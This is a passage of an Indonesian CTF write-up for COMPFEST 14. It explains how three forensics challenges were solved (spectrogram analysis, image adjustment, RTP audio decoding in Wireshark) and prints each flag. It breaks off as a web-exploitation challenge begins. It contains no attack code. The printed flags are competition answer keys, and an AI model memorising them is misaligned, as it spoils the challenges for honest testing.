https://ctf.compfest.id/


CTF COMPFEST 14 HackerClass Round 2022

Write Up by TEAM *afk brutal*

aska & ramadhandn

FORENSICS


Naik Pangkat



Terdapat *Satu petunjuk* yang diberikan oleh Pak Josefumi berupa, *"Kamu tidak bisa melihat apa yang seharusnya kamu dengar, namun kamu tidak akan mendapat arti jika kamu mendengar apa yang seharusnya kamu lihat."*


Maka bisa kita asumsikan bahwa kemungkinan filenya bisa jadi berupa .audio berdasarkan kata dengar

Langsung saja kita coba ubah dari yang file nya bertipe .jpeg ke .wav (audio)




Dan ketika dibuka ternyata benar tebakan saya.. terdapat sebuah suara random selama 7 detik.

Di sini saya menggunakan bantuan tools Sonic Visualizer



Tidak terlihat ada keanehan sebelumnya, coba kita add spectrogram




Dan ini hasilnya


FLAG : COMPFEST14{m4STeR_0f_fil3_STruCtuRe_4nd_aUDi0_aNAlys1S_4185015c52}

Kiryu Gaming

Pada challenge kali ini kita diharuskan mencari flag tersembunyi di balik gambar



Berikut merupakan gambar yang tampil setelah membuka file chall.png. Tidak terdapat keanehan di gambar tersebut.. yang ada hanya Kiryu Gaming.




Langsung saja kita lakukan manipulasi gambar berupa mainkan Brightness, Hue and Saturation-nya, dan hasilnya bisa dilihat seperti pada gambar di atas.


FLAG : COMPFEST14{K1rYU_teCH_tIPs_e7cfef1847}

Unidentified Transmission


Diberikan sebuah file bertipe .pcap yang berarti challenge kali ini membutuhkan tools wireshark. Cara kami me-decode secret message-nya adalah menggunakan trik option di salah satu field lalu coba lakukan klik kanan pada mouse >> *decode as..* >> ubah ke protocol *RTP* berdasarkan referensi *https://en.m.wikipedia.org/wiki/RTP_Control_Protocol* yang mana fokus kita kali ini berada di RTP




jika sudah save > ok



Berikut tampilan jika sudah di-decode, terdapat sebuah Info *Uncompressed Audio* berarti bisa kita asumsikan bahwa secret message(flag) kali ini merupakan bertipe Audio. Untuk melihat grafik audio nya bisa dengan cara select salah satu field nya >> menu **Telephony** >> **RTP** >> **RTP Stream Analysis**




jika sudah maka akan muncul kolom seperti gambar di atas, langsung saja klik *Play Streams*



Untuk melihat secret message nya(flag) diperlukan tools tambahan yaitu kita bisa menggunakan **robot36** yang bisa didownload di playstore.

Berikut merupakan hasil decode audio menggunakan **robot36**, dan gambar yang keluar berupa QR Barcode.. langsung saja kita Scan




Dan ini hasilnya

FLAG : COMPFEST14{1t_w4s_1nde3d_4n_1ma9e_tr4nsmiss1on_huh_019d8ec6f6}


referensi *How to :Listen and extract audio from a wireshark trace | Phonesystemhelp.info*

WEB EXPLOITATION

Hospital Donation




Pada challenge Web ini diberikan sebuah webservice bernama Hospital Donation, yang dimana kita harus memberikan donasi berupa uang untuk dibelikan sumbangan peralatan hospital ceritanya, dan pada web ini kita diberikan modal uang sebesar Rp.1000.000 (1 Juta) dan kita harus mendonasikan uang tersebut minimal berupa 10 Transport ventilator yang memiliki 